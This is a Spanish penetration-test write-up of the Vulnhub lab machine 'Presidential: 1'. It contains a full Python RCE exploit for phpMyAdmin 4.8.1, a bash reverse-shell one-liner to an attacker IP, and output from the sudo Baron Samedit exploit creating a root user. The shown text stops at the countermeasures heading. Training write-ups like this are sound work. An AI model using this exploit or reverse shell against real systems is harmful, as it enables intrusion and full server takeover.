Informe Técnico

Máquina Presidential: 1

Documento realizado por Luis Rodríguez Hernández

16 de Diciembre de 2025

Índice

1. Antecedentes **2**

2. Objetivos **2**

2.1. Alcance . . . 3

2.2. Impedimentos y limitaciones . . . 3

2.3. Resumen general . . . 3

3. Resumen **3**

4. Reconocimiento **4**

4.1. Enumeración de servicios expuestos . . . 4

4.2. Enumeración de servidores web . . . 5

4.3. Enumeración de subdominios . . . 6

4.4. Enumeración de paneles de autenticación . . . 6

5. Identificación y explotación de vulnerabilidades **7**

5.1. Archivo backup expuesto . . . 7

5.2. Explotación del PhpMyAdmin . . . 9

6. Escalada de privilegios **12**

6.1. Detalles de la vulnerabilidad . . . 13

6.2. Explotación con script Python . . . 13

6.3. Código del exploit . . . 13

6.4. Ejecución del exploit . . . 13

6.5. Consola con usuario privilegiado . . . 14

7. Contramedidas y buenas prácticas **14**

7.1. PhpMyAdmin 4.8.1 vulnerable . . . 14

7.2. sudo 1.8.23 vulnerable . . . 15

8. Conclusiones **16**

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Presidential: 1**, enumerando todos los vectores de ataque encontrados así como la explotación realizada para cada uno de ellos.

Esta máquina ha sido descargada de la plataforma **Vulnhub**, una plataforma de entretenimiento y práctica para personas interesadas en la seguridad informática y hacking ético.

A continuación, se proporciona el enlace directo de descarga de la máquina:

Dirección URL

https://www.vulnhub.com/entry/presidential1,500




Imagen 1: Página principal del servicio web de la máquina

2. Objetivos

Los objetivos de la presente auditoría de seguridad se enfocan en la identificación de posibles vulnerabilidades y debilidades de la máquina **Presidential: 1** con el propósito de garantizar la integridad y confidencialidad de la información almacenada en ella.

Con este fin, se ha llevado a cabo un análisis exhaustivo de todos los servicios detectados que se encontraban expuestos en dicho servidor, recopilando información detallada sobre aquellos que representan un riesgo potencial desde el punto de vista de la seguridad.

2.1. Alcance

A continuación, se representan los objetivos a cumplir en esta auditoría:

- Identificar los puertos y servicios vulnerables
- Realizar una explotación de las vulnerabilidades encontradas
- Conseguir acceso al servidor mediante la explotación de los servicios vulnerables identificados
- Enumerar vías potenciales de elevar privilegios en el sistema una vez ha sido vulnerado

2.2. Impedimentos y limitaciones

Durante el proceso de auditoría, esta terminantemente prohibido realizar alguna de las siguientes actividades:

- Realizar tareas que puedan ocasionar una **denegación de servicio** o afectar a la disponibilidad de los servicios expuestos
- Borrar archivos residentes en el servidor una vez este haya sido vulnerado

2.3. Resumen general

3. Resumen

Durante la auditoría realizada a la máquina **Presidential: 1**, se identificaron y explotaron diversas vulnerabilidades que permitieron obtener acceso no autorizado y escalar privilegios en el sistema. Los hallazgos más relevantes incluyen:

- **PhpMyAdmin 4.8.1 vulnerable:** Se encontró una vulnerabilidad de tipo LFI que permitió la ejecución remota de código, comprometiendo la integridad del servidor y la base de datos.
- **Archivo backup expuesto:** Un archivo de configuración de base de datos accesible públicamente contenía credenciales reutilizables, facilitando el acceso al panel de PhpMyAdmin.
- **Escalada de privilegios mediante sudo 1.8.23:** La versión vulnerable de sudo (CVE-2021-3156) permitió a un usuario local no privilegiado crear un usuario con UID 0, obteniendo privilegios de root.

Impacto:

- Acceso completo a la base de datos y al servidor.
- Posibilidad de comprometer la integridad y confidencialidad de la información.
- Riesgo de persistencia y escalada de privilegios por parte de un atacante.

Recomendaciones principales:

- Actualizar PhpMyAdmin a la versión más reciente y restringir la inclusión de archivos mediante listas blancas.
- Remover o proteger archivos de configuración y backups accesibles públicamente.
- Actualizar sudo a la versión 1.9.17p2 o superior y auditar regularmente el archivo `/etc/sudoers`.
- Implementar monitoreo y alertas sobre el uso de privilegios elevados y actividades anómalas en el sistema.

En resumen, la combinación de vulnerabilidades en aplicaciones web y en el sistema operativo permitió un compromiso completo del servidor. La aplicación inmediata de las contramedidas propuestas es crítica para reducir el riesgo de explotación futura.

4. Reconocimiento

4.1. Enumeración de servicios expuestos

A continuación, se adjunta una evidencia de los puertos y servicios identificados durante el reconocimiento aplicado con la herramienta **Nmap**:


```
└─$ nmap -sCV -p80,2082 192.168.1.171
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 20:21 CET
Nmap scan report for 192.168.1.171
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.5.38)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.5.38
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ontario Election Services &raquo; Vote Now!
2082/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 06:40:f4:e5:8c:ad:1a:e6:86:de:a5:75:d0:a2:ac:80 (RSA)
|   256 e9:e6:3a:83:8e:94:f2:98:dd:3e:70:fb:b9:a3:e3:99 (ECDSA)
|_  256 66:a8:a1:9f:db:d5:ec:4c:0a:9c:4d:53:15:6c:43:6c (ED25519)
MAC Address: 00:0C:29:D5:53:6B (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

Imagen 2: Puertos abiertos en la máquina

En este caso se descubrieron 2 puertos activos corriendo por el protocolo TCP:



Asimismo, no se encontraron puertos expuestos a través de otros protocolos, por lo que se priorizará la evaluación de los puertos identificados en el primer escaneo efectuado.

4.2. Enumeración de servidores web

A continuación, se representa los resultados obtenidos con la herramienta **WhatWeb**, una herramienta de reconocimiento que se utiliza para identificar tecnologías web especificas que se emplean en un sitio web, tras aplicar un reconocimiento sobre el servicio HTTP corriendo por el puerto 80:

Imagen 3: Enumeración del servicio HTTP por el puerto 80

En los resultados obtenidos, es posible identificar las versiones para algunas tecnologías existentes

Tecnología	Versión
PHP	5.5.38
Apache	2.4.6

Dentro de la información representada, también es posible identificar 2 correos electrónicos, los cuales podrían ser utilizados de cara a un ataque de **Phishing**:

`contact@example.com` `contact@votenow.local`

El **Phishing** es un tipo de ataque informático que se utiliza para engañar a las personas y obtener información confidencial, como contraseñas información bancaria, o detalles de tarjetas de crédito. El ataque se lleva a cabo mediante el envío de correos electrónicos fraudulentos o mensajes de texto que parecen legítimos y que solicitan al destinatario información personal o confidencial.

Adicionalmente, también se ha logrado identificar la versión de **CentOS** que se encuentra activa a través de un reconocimiento exhaustivo realizado sobre el servidor web con la herramienta **Wig**.




Imagen 4: Enumeración del servicio HTTP por el puerto 80

4.3. Enumeración de subdominios

Una vez identificado el dominio '**votenow.local**' gracias a los correos electrónicos, se procedió a aplicar un ataque de fuerza bruta sobre el dominio principal con el objetivo de identificar subdominios válidos.

Una vez finalizado el ataque de fuerza bruta, estos fueron los resultados obtenidos:

```
└─$ gobuster vhost -u http://votenow.local/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.t
xt -t 20 --append-domain | grep -v "400"
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://votenow.local/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
[+] Append Domain:           true
[+] Exclude Hostname Length: false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
datasafe.votenow.local Status: 200 [Size: 9504]
===============================================================
Finished
===============================================================
```

Imagen 5: Subdominios identificados por la herramienta Gobuster

Se identificó el subdominio '**datasafe.votenow.local**' como un subdominio válido. Este subdomnio representó un punto crucial en la auditoría, dado que fue a través de este, que se consiguió ingresar al sistema mediante la explotación de una vulnerabilidad existente en **PhpMyAdmin**.

Cabe destacar que para que estos dominios y subdominios fueran accesibles fue necesario incorporar el siguiente contenido en el archivo **/etc/hosts**.

```
  GNU nano 8.6                                          /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.1.171   votenow.local datasafe.votenow.local
```

Imagen 6: Incorporación de subdominios al archivo /etc/hosts

Esto es así, dado que se está aplicando '**Virtual Hosting**', una técnica utilizada en servidores web para alojar múltiples sitios web en una sola máquina física. El archivo '**/etc/hosts**' se utiliza para asociar el nombre de dominio de cada sitio web con la dirección IP del servidor.

Si no se especifica esta asociación, el servidor web no podrá determinar el sitio web correcto para servir, respondiendo así con un error o sitio web incorrecto.

4.4. Enumeración de paneles de autenticación

Una vez descubierto el subdominio '**datasafe.votenow.local**', representado en la imagen de la página 6, se encontró el siguiente panel de autenticación de **PhpMyAdmin**:




Imagen 7: Panel de autentiación de PhpMyAdmin

5. Identificación y explotación de vulnerabilidades

5.1. Archivo backup expuesto

Durante una fase de reconocimiento con la herramienta **gobuster**, una herramienta de línea de comandos de código abierto que se utiliza para buscar y enumerar recursos web en servidores y sitios web, se identificó un archivo de backup expuesto en el servidor

```
└─$ gobuster dir -u http://192.168.1.171/ -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 -t 20 -x php.bak,php,txt  | grep -v "400"
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.171/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php.bak,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/assets               (Status: 301) [Size: 236] [--> http://192.168.1.171/assets/]
/config.php.bak       (Status: 200) [Size: 107]
/config.php           (Status: 200) [Size: 0]
===============================================================
Finished
===============================================================
```

Imagen 8: Escaneo de directorios con la herramienta Gobuster

Este archivo fué descargado con el objetivo de validar si este disponía de información sensible la cual pudiera suponer un riesgo desde el punto de vista de la seguridad. En este punto, se determinó que contaba con la siguiente información privilegiada:




Imagen 9: Imagen del contenido del archivo config.php.bak

Estas credenciales pertenecen a la base de datos, las cuales a su vez, debido a una reutilización de usuario y contraseña, permitieron ingresar al panel de autenticación de **PhpMyAdmin** representado en la imagen 7 de la pagina 7.




Imagen 10: Inicio de sesión exitoso en PhpMyAdmin

5.2. Explotación del PhpMyAdmin

Una vez ingresado al **PhpMyAdmin**, fue posible identificar la versión actualmente en uso:

Imagen 11: Versión de PhpMyAdmin en uso

Esta versión corresponde a una versión antigua lo que lo expone a varias **vulnerabilidades críticas** identificadas:




Imagen 12: Imagen de vulnerabilidades de la versión 4.8.1 de PhpMyAdmin

Entre ellas, una la cual permite a un atacante **ejecutar código remoto** en el servidor.

A continuación se comparte el script en Python3 el cual fue empleado para ejecutar comandos remotos en el servidor:

```python
#!/usr/bin/python3
import re, requests, sys, html

def get_token(content):
    s = re.search(r'token"\s*value="(.*?)"', content)
    token = html.unescape(s.group(1))
    return token

ipaddr = sys.argv[1]
port = sys.argv[2]
path = sys.argv[3]
username = sys.argv[4]
password = sys.argv[5]
command = sys.argv[6]

url = f"http://{ipaddr}:{port}{path}"

url1 = url + "/index.php"
r = requests.get(url1)
content = r.text

s = re.search(r'PMA_VERSION:"(\d+\.\d+\.\d+)"', content)
version = s.group(1)

cookies = r.cookies
token = get_token(content)

p = {'token': token, 'pma_username': username, 'pma_password': password}
r = requests.post(url1, cookies=cookies, data=p)
content = r.text

s = re.search(r'logged_in:(\w+),', content)
logged_in = s.group(1)

cookies = r.cookies
token = get_token(content)

url2 = url + "/import.php"
payload = f"""select '<?php system("{command}") ?>';"""
p = {'table':'', 'token': token, 'sql_query': payload}
r = requests.post(url2, cookies=cookies, data=p)

session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + f"/index.php?target=db_sql.php%253f/../../../../../../../../../var/lib/php/session/sess_{session_id}"
r = requests.get(url3, cookies=cookies)

content = r.text
s = re.search(r"select '(.*?)\n'", content, re.DOTALL)
if s:
    print(s.group(1))
```

Listing 1: Exploit para la versión vulnerable de PhpMyAdmin

En este caso, se está ejecutando un comando que, mediante `curl`, interpreta un script en Bash el cual dispone del siguiente contenido:

```
#!/bin/bash

bash -i >& /dev/tcp/192.168.111.45/443 0>&1


```

Listing 2: Script en Bash para establecer la conexión

Este script está alojado en el servidor del atacante, evitando de esta forma dejar archivos residuales en el servidor víctima. Una vez ejecutado el comando, el atacante gana acceso al servidor, teniendo control de la máquina, en este caso, como el usuario `apache`.

Tal y como se puede apreciar en el script, principalmente lo que sucede es que el código se aprovecha de una vulnerabilidad de tipo **LFI** existente en esta versión de *phpMyAdmin* para conseguir la ejecución remota de comandos.

```

session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/
    sess_{session_id}"
r = requests.get(url3, cookies=cookies)


```

Listing 3: Porción del código correspondiente a la explotación del LFI

Definición

LFI (Local File Inclusion) es una vulnerabilidad de seguridad en aplicaciones web que permite que un atacante pueda acceder a archivos locales del servidor a través de la inclusión de archivos locales en una página web.

A través de LFI, se consigue apuntar a un recurso el cual almacena sesiones que representan información relaccionada con las diferentes sesiones activas en el uso del lado de los usuarios.

Aprovechando esta lectura y la propia sesión del usuario, lo que se hace es que a través de una query SQL, se logra introducir una consulta la cual contiene código PHP, visible desde los archivos de sesión del usuario a través del LFI. Esto en consecuencia conduce a una ejecución remota de comandos, dado que el código PHP es interpretado por el servidor.

6. Escalada de privilegios

Aunque el binario `/usr/bin/sudo` dispone del bit SUID activo, el usuario comprometido no contaba con permisos legítimos para ejecutar comandos mediante `sudo`, ni figuraba en el fichero `/etc/sudoers`. En condiciones normales, el uso de `sudo` requiere autenticación y autorización explícita.

Sin embargo, al comprobar la versión instalada se observó que el sistema utilizaba `sudo 1.8.23`, una versión vulnerable a **CVE-2021-3156 (Baron Samedit)**. Esta vulnerabilidad permite a un usuario local no privilegiado explotar un desbordamiento de memoria en el heap, logrando la ejecución de código arbitrario con privilegios de superusuario sin necesidad de autenticación previa.

Por tanto, la escalada de privilegios no se produce debido a una mala configuración de permisos, sino a una vulnerabilidad en el propio binario `sudo`.

Tras verificar la versión instalada ejecutando:

```
bash-4.2$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/sbin/unix_chkpwd
/usr/sbin/pam_timestamp_check
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
bash-4.2$ sudo --version
Sudo version 1.8.23
Sudoers policy plugin version 1.8.23
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.23
```

Imagen 13: Versión de **sudo** en el sistema.

se determinó que la versión instalada era la **1.8.23**. Esta versión es vulnerable a la vulnerabilidad **CVE-2021-3156**, conocida como *Baron Samedit*.

6.1. Detalles de la vulnerabilidad

La vulnerabilidad se encuentra en `sudoedit` y afecta al manejo de argumentos de línea de comandos cuando se usan múltiples barras invertidas (\) o ciertos caracteres de escape. El problema principal es un **desbordamiento de heap** que permite sobrescribir estructuras internas en memoria, específicamente la `struct userspec`.

La estructura `userspec` en sudo contiene información crítica sobre usuarios, grupos y privilegios asociados. Mediante este desbordamiento, un atacante puede:

- Evadir la autenticación normal de sudo.
- Modificar o inyectar nuevas entradas en las listas de usuarios con privilegios.
- Tomar control de la ejecución de comandos con UID 0 (root), independientemente de la contraseña original.

La explotación requiere conocimiento de la disposición del heap de sudo y del tamaño de los comandos que se procesan, por lo que muchos exploits incluyen un proceso de *bruteforce* para calcular los offsets correctos antes de sobrescribir la estructura.

6.2. Explotación con script Python

Para este sistema se utilizó un **script en Python** que aprovecha la vulnerabilidad. Este script automatiza los pasos necesarios para sobrescribir la estructura **userspec** y crear un nuevo usuario privilegiado. En nuestro caso, el script añade:

- Usuario: **gg**
- Contraseña: **gg**
- UID: 0 (equivalente a root)
- GID: 0
- Directorio home: **/root**
- Shell: **/bin/bash**

Esto permite al usuario normal escalar sus privilegios a root sin necesidad de conocer ninguna contraseña preexistente, aprovechando únicamente la vulnerabilidad de sudo.

6.3. Código del exploit

Dirección URL

https://raw.githubusercontent.com/worawit/CVE-2021-3156/refs/heads/main/exploit_userspec.py

6.4. Ejecución del exploit




Imagen 14: Ejecución del exploit para crear usuario con privilegios.

```
2b65c0993000-2b65c0994000 rw-p 00000000 00:00 0
2b65c0994000-2b65c09a1000 r-xp 00000000 fd:00 523145                    /usr/lib64/libpam.so.0.83.1
offset to first userspec: 0×7f0

cmnd size: 0×1b50
offset to defaults: 0×20
offset to first userspec: 0×7f0
offset to userspec: 0×0

to skip finding offsets next time no this machine, run:
exploit.py 0×1b50 0×20 0×7f0 0×0
gg:$5$a$gemgwVPxLx/tdtByhncd4joKlMRYQ3IVwdoBXPACCL2:0:0:gg:/root:/bin/bash
success at 3364
```

Imagen 15: Ejecución del exploit para crear usuario con privilegios.

6.5. Consola con usuario privilegiado

Una vez creado el usuario con el script de python que hemos utilizado, podemos ejecutar el comando **su gg** para entrar como usuario privilegiado gg y ya tendriamos la escalada de privilegios efectuada.

```
bash-4.2$ su gg
Password:
[root@votenow tmp]# cd /root
[root@votenow ~]# ls -la
total 36
dr-xr-x---.  7 root root  267 Jun 28  2020 .
dr-xr-xr-x. 17 root root  244 Jun 27  2020 ..
lrwxrwxrwx.  1 root root    9 Jun 27  2020 .bash_history → /dev/null
-rw-r--r--.  1 root root   18 Dec 29  2013 .bash_logout
-rw-r--r--.  1 root root  176 Dec 29  2013 .bash_profile
-rw-r--r--.  1 root root  176 Dec 29  2013 .bashrc
drwxr-xr-x.  3 root root   22 Jun 27  2020 .cache
drwxr-xr-x.  4 root root   34 Jun 27  2020 .config
-rw-r--r--.  1 root root  100 Dec 29  2013 .cshrc
drwxr-xr-x.  3 root root   19 Jun 27  2020 .local
lrwxrwxrwx.  1 root root    9 Jun 27  2020 .mysql_history → /dev/null
drwxr-----.  3 root root   19 Jun 27  2020 .pki
drwx------   2 root root   61 Jun 28  2020 .ssh
-rw-r--r--.  1 root root  129 Dec 29  2013 .tcshrc
-rw-------   1 root root 5210 Jun 28  2020 .viminfo
-rw-------.  1 root root 1262 Jun 27  2020 anaconda-ks.cfg
-rwx------   1 root root  278 Jun 28  2020 root-final-flag.txt
[root@votenow ~]# cat root-final-flag.txt
Congratulations on getting root.

 _.-._       _,-'""`-._
(,-.`._,'(       |\`-/|
    `-.-' \ )-`( , o o)
          `-    \`_`"'-

This CTF was created by bootlesshacker - https://security.caerdydd.wales

Please visit my blog and provide feedback - I will be glad to hear from you.
[root@votenow ~]#
```

Imagen 16: Shell como usuario gg con UID 0.

7. Contramedidas y buenas prácticas

Con el objetivo de evitar posibles explotaciones indeseadas en el servidor expuesto, se enumeran a continuación las buenas prácticas a llevar a cabo para las diferentes vulnerabilidades descubiertas.

7.1. PhpMyAdmin 4.8.1 vulnerable

